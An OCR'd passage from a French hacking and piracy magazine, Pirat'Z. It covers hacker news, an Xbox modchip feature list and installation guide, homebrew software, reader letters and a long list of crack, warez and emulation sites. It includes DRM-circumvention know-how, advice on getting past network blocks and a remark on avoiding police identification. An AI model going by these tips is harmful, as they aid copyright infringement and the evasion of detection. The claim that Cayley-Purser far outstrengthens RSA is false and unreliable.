Un hacker qui souhaite se faire nommer " Jenny Dots " a utilisé le nom du Premier ministre australien comme nom de domaine pour son site Internet : www.peterbeattie.com. L'hacktiviste a expliqué que son geste politique n'était destiné qu'à mieux faire passer aux autres internautes son mécontentement de la politique du gouvernement australien.

FAI HACKÉ

Un hacker dénommé " RedEye " a piraté Datec, l'un des principaux fournisseurs d'accès à Internet en Papouasie-Nouvelle-Guinée, et en a profité pour modifier les pages d'accueil que ce FAI héberge. On compte, parmi ces sites, ceux du gouvernement, de la police, et de la compagnie aérienne nationale, Air Niugini.

UNIVERSITÉ PIRATÉE : 17 000 PASS DANS LA NATURE...

Un hacker a fait irruption dans le système informatique de l'université de Kansas City. Résultat, tous les codes d'accès au réseau du campus ont été perdus, soit 17 000 mots de passe évaporés. Ce réseau a été temporairement fermé, le hacker ayant mis cette liste à télécharger sur le web.

- boot directement avec les copies de sauvegarde (par exemple les Apple X font Hack niveau 1 et 2, c'est-à-dire qu'il n'y a pas besoin de patch pour pouvoir lancer une copie),
- désactive la Macrovision des DVD (permet l'enregistrement d'un DVD sur une cassette VHS),
- dézone le lecteur de DVD (la télécommande n'est plus indispensable pour lire un DVD),
- accepte le changement du disque dur pour un autre de plus grande capacité (jusqu'à 137 Go),
- compatible 100 % Evolution X, Nexgen ou Avalunch (ce sont les systèmes d'exploitation),
- pas de reset lorsque l'on appuie sur le bouton eject,
- reset de n'importe où à partir de la manette,
- démarre les codes .xbe (ce sont les exécutables de la Xbox) non signés Microsoft, ainsi que nos propres codes.

En changeant le bios de la puce, on peut également en changer les caractéristiques techniques.

Les puces telles que les Executer et les Xbit sont livrées sans bios, il faudra donc procéder à leur flashage afin de pouvoir les utiliser.

LES SOFTS

Cependant, la puce seule ne fait pas tout : il faut également ajouter quelques softs afin d'exploiter sa Xbox au maximum !

Comme pour un ordinateur, pour pouvoir mettre des softs, il faut un système d'exploitation appelé " dashboard " (c'est le tableau de bord de la Xbox). Il en existe de nombreux, mais dans un premier temps, mieux vaut préférer une valeur sûre telle qu'Evolution X. Ensuite, rien n'empêche d'essayer Nexgen (d'un aspect sensiblement identique à celui d'origine) ou Avalunch (s'agissant toujours de la version Beta, mieux vaut l'essayer avant de le mettre comme dashboard principal), celui-ci apportant quelques petites améliorations par rapport à Evolution X ou à d'autres dashboard...

Voyons les softs les plus utiles, sachant que la liste est loin d'être exhaustive et qu'il en sort régulièrement de nouveaux.

- Xbox Media Player et son récent concurrent, Xbox Media Center : ils permettent la lecture des vidéos (tous formats, dont le DivX d'une qualité irréprochable s'il est bien encodé), les MP3 et autres sons, voire les photos de tous types d'images (possibilité de créer des diaporamas), etc.
- BoXplorer et Xcomander : ce sont des gestionnaires de fichiers (BoXplorer permettant également de relier deux Xbox avec puce ensemble),
- DVD X Dongle Free DVD Region : pour la lecture des DVD toutes zones et macrovision " off " (attention, le soft ne gère pas la télécommande, les DVD sont pilotés à l'aide du joystick),
- DVD2XBOX et XBCOPY : permettent les copies de sauvegarde des jeux sur le disque dur de la Xbox,
- Des émulateurs (attention, vous devez posséder les originaux des jeux dont vous utilisez les ROM afin de rester dans la légalité),
- Relax : logiciel de " streaming " pour lire les vidéos directement à partir du PC (sans avoir à les copier avant sur le disque dur de la Xbox),
- Du côté ordinateur, un logiciel FTP permettra le transfert entre votre PC ou votre MAC et la Xbox.

Il existe d'autres méthodes qui ne nécessitent pas de puce :

- soit en flashant directement le bios de la carte mère de la Xbox (le TSOP),
- soit en utilisant les fameux buffer overflow des jeux James Bond 007© ou Mechassault©.

Mais ces méthodes sont loin de donner les mêmes résultats qu'une puce et surtout, il est impossible de revenir en arrière ou de se connecter au Xbox Live, sans parler des nombreux bugs...

Par Xavier, le webmaster de xavbox.com
(c'est dire s'il s'y connaît)

INSTALLER SON MODCHIP

Vous avez choisi la puce de vos rêves en lisant l'article précédent. Il ne vous reste plus qu'à la poser, ou à la faire poser, c'est là toute la question. Les conseils de notre spécialiste.

Surtout, ne pas utiliser un fer à souder trop puissant (15 W convient très bien), ne vous risquez pas à souder si vous n'avez JAMAIS soudé ! Sur les photos, les points à souder paraissent très gros, en réalité, c'est assez petit (mais la difficulté n'est pas insurmontable).

LA SOUDURE

Vous êtes bricoleur, plutôt minutieux et vous voulez souder la puce vous-même ? Alors mieux vaut faire un essai en prenant une vielle carte mère de PC, par exemple. Si l'essai est concluant, lancez vous...

Le point le plus délicat à souder est le " D0 ". Inutile de vouloir le souder si vous ne grattez pas le vernis de protection au préalable (car le contact ne serait pas bon). À l'aide d'un cutter, grattez le " D0 " pour retirer le vert du vernis. Attention, grattez toujours dans le même sens car un aller-retour avec le cutter pourrait provoquer une coupure au point où la lame de cutter repart dans l'autre sens. Pour étamer le D0, il suffit de mettre une toute petite goutte de soudure au bout du fer et de poser la pointe sur la piste. En chauffant la piste, la soudure va s'étaler sur la partie grattée et sur le point... Posez ensuite le fil (préalablement étamé) sur le D0, puis mettez la pointe du fer dessus. Attention, si le D0 ne veut pas s'étamer, faites glisser le fer dans un petit mouvement de va et vient sur la piste (rester trop longtemps risquerait de " brûler " la piste ainsi que les pistes voisines). En cas de problème avec une piste, n'insistez pas et contactez un spécialiste afin qu'il intervienne pour la réparer... Pour le fil qui relie le D0, il faut un tout petit fil souple (certaines boutiques le livrent avec la puce, mais ce n'est pas toujours le cas).

Vous pouvez souder la puce :

- soit directement sur la carte mère (attention car en cas de problème, il est difficile de dessouder) (puces Aladdin Advance ou Apple X 3),
- soit à l'aide d'un " pin header " (fourni avec toutes les puces Executer dans toutes les boutiques,

et avec les autres puces. Seul Puces-et-Consoles.com livre un " pin header " et un fil avec toutes les puces),
- soit à l'aide de fils (ensuite la puce sera fixée le long de la paroi de la Xbox : bien isoler la puce pour éviter tout problème une fois la console remontée) [voir photo " puce Executer Lite 2.2 mise avec fils "].


SANS SOUDURE

Vous ne vous sentez pas capable d'effectuer les soudures ? Dans ce cas, optez pour une solution sans soudure.

Attention, ce n'est pas forcément la solution-miracle qui fonctionne toute seule, il ne faut pas croire qu'il n'y a qu'à ouvrir, poser la puce ... ! Il faudra là aussi être minutieux. Avant de prendre la puce, il faut définir la version de la Xbox afin d'opter pour une puce ou un adaptateur sans soudure et qui soit compatible.

Ouvrez la console, retirez le disque dur et le lecteur de DVD, dévissez la vis qui se trouve à côté du port LPC. Afin d'avoir un meilleur contact, mieux vaut gratter légèrement le point " D0 " (si vous le voulez, rien ne vous empêche d'essayer sans le gratter). Posez l'adaptateur ou la " puce sans soudure " puis vissez sans trop serrer.

Si l'adaptateur a un voyant (pour vérifier le bon alignement du " D0 "), il est temps de brancher l'alimentation de la Xbox afin de voir s'il s'allume ou non... Dès que vous voyez la lumière, c'est bon, serrez la vis (mais attention car c'est dans du plastique, et tout excès de serrage entraînerait la rupture du filetage et dans ce cas, il faudrait



trouver une vis un peu plus grosse pour fixer la puce).

Si l'adaptateur n'a pas de voyant (par exemple le " pogo pin "), mettre la puce : en bougeant tout doucement on peut " sentir " qu'elle s'emboîte dans le point " D0 ". Ensuite il suffit de brancher la Xbox (pas la peine de remettre le lecteur de DVD et le disque dur).

Si le " pogo pin " est mal placé, le voyant du bouton eject va clignoter en vert trois fois, puis en rouge... Il ne reste plus qu'à réessayer de le placer. Si le " pogo pin " est bien placé, la Xbox démarrera normalement (puis message d'erreur car il n'y a pas le disque dur). Il ne reste plus qu'à installer les softs, mais ça, ce sera pour le prochain Pirat'Z.

CELA VOUS PARAIT TROP COMPLEXE ?

Sans hésitation, contactez quelqu'un qui en a l'habitude : soit une boutique (mais attention, vous aurez les softs à installer), soit des " poseurs de puces " que vous trouverez sur le Net. Choisissez le bon, posez lui des questions afin de ne pas tomber sur le premier charlatan venu...

Texte et photos par Xavier de xavbox.com

Pin Header

SARAH FLANNERY EST GÉNIALE

Il y a quatre ans, Sarah Flannery commençait à innover en matière de système mathématique de chiffrage. Son algorithme intitulé, "Cayley-Purser" avait été présenté à des maîtres en la matière. Cette jeune irlandaise d'une vingtaine d'années a créé le code le plus puissant jamais développé depuis trente-quatre ans. RSA, le dernier code utilisé, serait à peu près vingt fois moins puissant que le sien. Son livre, InCode, explique son innovation. Du génie au service de la science, cela fait plaisir.

ATTENTION À LA BALANCE...

Le 10 janvier 2004, Macrovision a officiellement attaqué en justice 321 Studio, une petite entreprise qui propose de casser la protection des DVD, ce qui permettrait, en en facilitant la gravure, d'alimenter la vente de DVD à la sauvette et la mise en circulation sur Internet des films.
La DMCA, Digital Millennium Copyright Act, est mise en avant comme principal chef d'accusation, mais 312 Studio a déjà proposé un compromis de 10 000 $ et la dénonciation de certains pirates connus...

PIRAT'Z RECOMMANDE :

the HACKADEMY SCHOOL

- Nous organisons toute l'année des stages intensifs d'initiation au Hacking et à la sécurisation.

Suivez les cours de The Hackademy, la première école de Hacking du monde !

- Le stage intensif de 3 jours (3X8heures) avec un prof de The hackademy team à l'école de Paris : 210 euros.
- Possibilité de suivre les stages les mercredi, samedi, et pendant les vacances scolaires.
- Age minium : 15 ans avec autorisation parentale.

POUR TOUTE INFO CONTACTEZ
THE HACKADEMY SCHOOL AU 01 40 21 01 20
OU info@thehackademy.net


LE CONTENU DES COURS EST ACCESSIBLE SUR LE SITE
www.thehackademy.net

CHAQUE STAGE ACCUEILLE 12 PARTICIPANTS MAXIMUM.
LES ORDINATEURS SONT FOURNIS. UN SUPPORT DE COURS COMPLET EST REMIS À L'ISSUE DU STAGE.

COURRIER DES LECTEURS

By Khan

Bon, y en a encore qui n'ont pas compris, mais dans l'ensemble, c'est mieux. Pour savoir de quoi je parle, reportez-vous au numéro précédent. Si vous ne l'avez pas, tant pis pour vous, je ne vais pas encore me répéter. Il y a quand même quelque chose que je souhaite te dire à toi, cher lecteur qui brûle d'impatience de m'envoyer ta question sur piratgamez@yahoo.fr : Google connaît beaucoup plus de choses que moi. Il y a encore trop de questions qui ne nécessitent que 30s pour trouver la réponse sur un moteur de recherche. Alors, fais fonctionner ton neurone avant de solliciter le mien, mais si par chance ta question nécessite plus d'un neurone, n'hésite pas !



Bonjour, je vous envoie ce mail pour vous demander s'il n'existe pas un système pour passer des jeux de GameCube en jeux PSX ou PS2.

Laure

Malheureusement, non, il ne faut pas rêver ! En règle générale, il faut toujours se méfier des soi-disant "émulateurs" ou "convertisseurs" miracles, qui sont systématiquement, au mieux des "fakes" humoristiques, au pire des arnaques bien montées. Prudence, donc.

Bonjour à tous ! Merci pour votre merveilleux magazine qui est très intéressant ! J'aurais besoin d'un renseignement, please. Voilà, je surfe depuis un cyber café et ils ont bloqué tous les sites alors avant j'utilisais des navigateurs comme Opera ou Netscape, mais ils ont interdit le téléchargement. Qu'est ce que je peux faire ?

Richard

Déjà, un cyber-café qui bloque "tous les sites", je trouve ça louche... c'est quoi le genre de site que tu cherches à atteindre ? :-P En supposant que tu ais accès quand même à certains sites (tu n'est pas en Chine, hein ?), le plus simple est sans doute de passer par un site proxy (genre anonymizer) ou de configurer un proxy dans Internet Explorer. À partir du moment où tu peux trouver un proxy qui n'est pas bloqué, tu as accès à tout ! Pour plus d'infos, réfère-toi au guide anonymat du numéro 4.

Salut à toi Ô grand maître du piratage !! Tout d'abord, je tiens à vous féliciter pour votre magazine toujours meilleur de mois en mois !! Mais voici ma question : pourriez-vous m'indiquer si, oui ou non, le peer-to-peer est légal ? On en parle tout le temps mais on ne dit jamais les choses clairement !!

Bambi

Oui. C'est assez clair comme réponse ? Il me semble l'avoir déjà dit, mais ça ne peut pas faire de mal de le répéter : le Peer-to-Peer est légal, c'est son utilisation qui peut ne pas l'être.

Tout d'abord, votre mag est génial, surtout continuez... Je voudrais savoir (par curiosité) si un pseudonyme est une preuve suffisante pour inculper quelqu'un. Par exemple, Nom Prénom vend des jeux et il laisse son pseudo sur les cds sous forme de fichiers texte dans les NFO. Est-ce que la police peut se servir du pseudo pour arrêter cette personne ou est-ce insuffisant ? Pouvez-vous, si possible, m'envoyer un lien correspondant à un article de loi traitant de ce sujet ?

Mr_Domino

Par curiosité, hein ? Bon, la question a le mérite d'être intéressante, et je dois avouer que je ne possède pas l'expertise en droit me permettant d'y répondre précisément (si un lecteur a la réponse, faites-nous en part !). A priori, un pseudo n'est pas une preuve de culpabilité. Par contre, le pseudo peut indiquer un suspect à la police, qui risque de découvrir d'autres preuves bien plus accablantes qu'un simple pseudo si elle prend la peine d'enquêter sur le sujet. Voilà pourquoi laisser son pseudo dans un NFO est idiot, si on utilise ce pseudo par ailleurs en tout cas. Vous avez déjà vu Khan dans un NFO, vous ?

J'en profite pour te filer un excellent lien (que tu connais peut-être mais ce n'est pas sûr étant donné qu'il ne s'agit pas d'un gros poisson... juste un site bien foutu qui t'apprend à utiliser ton cerveau pour cracker). Je te précise encore que j'ai fait TOUS les tutoriels de cracking et que je m'en suis sorti à chaque fois (ce qui tendrait à prouver qu'ils sont bien pensés d'un point de vue purement pédagogique)... j'ai même cracké mon premier soft (pas parfaitement mais ça tourne) grâce à ces tutoriels... une petite merveille à voir sur : http://ww.deamoncrack.fr.st/

Patrick

Merci pour l'adresse, ça a l'air d'être en effet un site fort... instructif :-) J'en profite ici pour te remercier, Patrick, pour tous tes commentaires, critiques, réflexions, qui auraient pu remplir le courrier des lecteurs des 45 prochains numéros.

Il y a un truc que je ne sais pas : comment je fais pour connaître l'adresse internet en 80.** vu que mon pc ne me donne que l'adresse locale quand je lui demande ?**

Laurent

Oui, c'est une question de newbie, mais on se l'est tous posée un jour... Le plus simple est encore d'aller sur un site web affichant l'IP, du genre http://whatismyipaddress.net. Se connecter à un serveur IRC peut aussi être une autre solution, le serveur affichant généralement notre adresse IP.

Bonjour, pourquoi avoir parlé de SecureCRT, qui est payant, alors que HTTPport fait la même chose gratuitement (www.htthost.com) ? Ca serait cool si vous faisiez un article là-dessus et sur toutes ses possibilités comme le bypass proxy.

Damien

Parce que c'était un tuto utilisant SecureCRT, qui est quand même dispo gratuitement en version d'évaluation. HTTPport, lui, fait plein de choses intéressantes (mais pas vraiment exactement les mêmes que SecureCRT). Mais comme il n'y a plus de place dans ce numéro, on en parlera peut-être une autre fois. Et en attendant, je laisse les lecteurs curieux aller voir de quoi il s'agit (indice : ça vous sera surtout utile si vous êtes bloqué par un firewall indélicat).

Voilà, j'ai été contaminé par le virus MSBlast et je voudrais avoir plus d'infos sur ce virus (comment on le chope, quel site le diffuse).

doc-666

Ce virus date un peu, mais puisque apparemment certains sont toujours infectés, toutes les informations sont sur le site de Microsoft : http://support.microsoft.com/default.aspx?scid=kb;fr;826955

Le Best-of du net Pirat'z

Voici une sélection des meilleurs liens parus dans Pirat'z. Ces sites sont donnés pour information seulement, du contenu potentiellement illégal pourrait s'y trouver suivant la législation de votre pays. Pour notre belle France, voir les articles du code de la propriété intellectuelle relatifs aux logiciels : www.legalis.net/legalnet/cpilog.htm

HACKING et SECURITÉ INFORMATIQUE

iSecureLabs. Actualité en français sur le hacking et la sécurité : www.isecurelabs.com
Packetstorm. Tous les exploits, outils, failles... en anglais : packetstormsecurity.nl
K-Otik. Toutes les vulnérabilités, en français : www.k-otik.com
Input Output Corporation. Une team qu'on l'aime bien : www.ioc.fr.st
Anonymat. Se cacher sur le net : www.anonymat.org
Stay Invisible. Si vous cherchez un proxy : www.stayinvisible.com
Ouah. Docs "spécialisées dans l'intrusion réseaux UNIX". Très technique : www.ouah.org
Phrack. L'e-zine de référence des hackers, en anglais : www.phrack.org
Zone-H. Actualité des activités pirates : zone-h.org
Madchat. Vision d'underground : www.madchat.org
CyberArmy. Hacking, anonymat, libertés. En anglais : www.cyberarmy.com
NSA. Les espions américains qui nous surveillent : www.nsa.gov
DGSE. Les français qui surveillent les ricains : www.dgse.org
Dicofr.com. Un dictionnaire des termes techniques en informatique : www.dicofr.com

SAUVEGARDE et DEVELOPPEMENT

-Génériques

MegaGames. Une foule de cracks, de patchs, de trainers, de cheats, de tutoriaux et d'utilitaires sur toutes les plate-formes: www.megagames.com
GameCopyWorld. Cracks et utilitaires pour faciliter la sauvegarde : www.gamecopyworld.com

-Copie (gravure, modchips, ...)

Files Forums. Forums dédiés à la sauvegarde et à la gravure : www.fileforums.com
Ominfo. Un forum français fort instructif pour les consoles : www.ominfo.com/forum/
JCInfos. Un autre forum où obtenir plein d'infos sur les puces consoles : jcinfos.fr.st (fermé temporairement au moment du bouclage)

-Spécifiques à certaines machines

Programmer's tools. Tous les outils du programmeur Windows pour le reverse-engeneering : protools.cjb.net
Xbox Scene. Toute l'actualité de l'underground Xbox : www.xbox-scene.com
Xbox-Linux. Installez Linux sur votre Xbox : xbox-linux.sourceforge.net
Spiv's no-mod central. Des tas de patches pour PS2 (malheureusement payant maintenant) : www.nomod-central.com
PS2Ownz. Des infos et des forums bien remplis sur la PS2 : www.ps2ownz.com
Backup-Source. La sauvegarde sur PS2 et Xbox : www.backup-source.com
Guide copie Dreamcast. Et en français en plus : membres.lycos.fr/raptor83/dreamcast/copie.htm
Réalisation d'un cable DC->PC : www.ifrance.com/hack128/burn_o.htm
XAVBOX. Les sites de Xavier sur la Xbox et la PS2 : www.xavbox.com et www.xavboxps2.com
Metagames-fr. Tout faire avec sa console : www.metagames-fr.com

TELECHARGEMENT et ACTU PIRATE

-Web

iSONEWS. La référence de l'actualité pirate : www.izonews.com
NFOrce. Tous les NFO, rien que les NFO : www.nforce.nl
Console-News. L'Isonews de la PS2 et de la Xbox: www.console-news.org

-Peer-to-Peer

Ratiatum. LE site français du P2P : www.ratiatum.com
Direct Connect. Logiciel de partage P2P original : www.neo-modus.com
Open-Files. Un site français sur le P2P en général et eDonkey, Overnet, eMule en particulier : www.open-files.com
Jigle. Un moteur de recherche eDonkey : jigle.com

-FTP, News et IRC

SmartFTP. Un client FTP gratuit : www.smartftp.com
newzBin. Traque pour vous les binaries postées sur les News : www.newzbin.com
mIRC. Le client IRC le plus répandu : www.mirc.com
Invision. Un mIRC bourré aux vitamines : invision.lebyte.com

ABANDONWARE et EMULATION

-Abandonware

Abandonware Ring. Recense les meilleurs sites traitant d'Abandonware : www.abandonwarering.com
Classic Trash. Un des sites d'Abandonware les plus respectés : www.classic-trash.com
Home of the Underdogs. Une référence de l'Abandonware que vous ne pouvez pas manquer : www.the-underdogs.org
Oldiesfr.com.. Un site moins fourni, mais en français : www.oldiesfr.com

-Emulation

Zophar's Domain. L'ancêtre est toujours là : www.zophar.net
Emu Unlim. Site très complet dédié à l'émulation : www.emuunlim.com
Linux Emu. L'actualité de l'émulation sous Linux : linuxemu.retrofaction.com
NGEmu. Un bon site d'émulation pour les consoles récentes : www.ngemu.com
Emu-France. Un site français très complet sur toute l'actualité de l'émulation : www.emu-france.com
Toudy. Un site bien sympa en français : www.toudy.com
Emulation64. Toute l'émulation N64 en français : www.emulation64.net
Pdroms. Des tas de roms freeware : www.pdroms.de

JEU ONLINE

XBConnect. Pour jouer en ligne sur Xbox : www.xbconnect.com
The Smithy's Anvil. L'actualité des émulateurs de jeux massivement multijoueurs : www.smithysanvil.com
PvPGN. Un émulateur de serveur Battle.Net (lire la FAQ) : www.pvpgn.org

CHEATS

GameFaqs. Tous les guides et cheats pour tous les jeux : www.gamefaqs.com
Game Software Code Creators Club. Un site de passionnés qui créent eux-mêmes leurs cheats : www.cmgsccc.com
Club Français des Créateurs de Codes Action Replay. N'est plus mis à jour, mais vous pourrez y trouver de l'aide : cfccar.free.fr
The Secrets of Professional GameShark Hacking. Une compilation des meilleurs trucs pour trouver ses propres codes : thunder.prohosting.com/~gsz/hacking-text/hackv200a.txt
Cheat Engine. Un sympathique programme de triche sur PC : members.brabant.chello.nl/~p.heijen/Cheat%20Engine

DEJA EN KIOSQUE

DERNIÈRE CHANCE : POUR CEUX QUI L'ONT MANQUÉ

LA RÉÉDITION EN FORMAT DE POCHE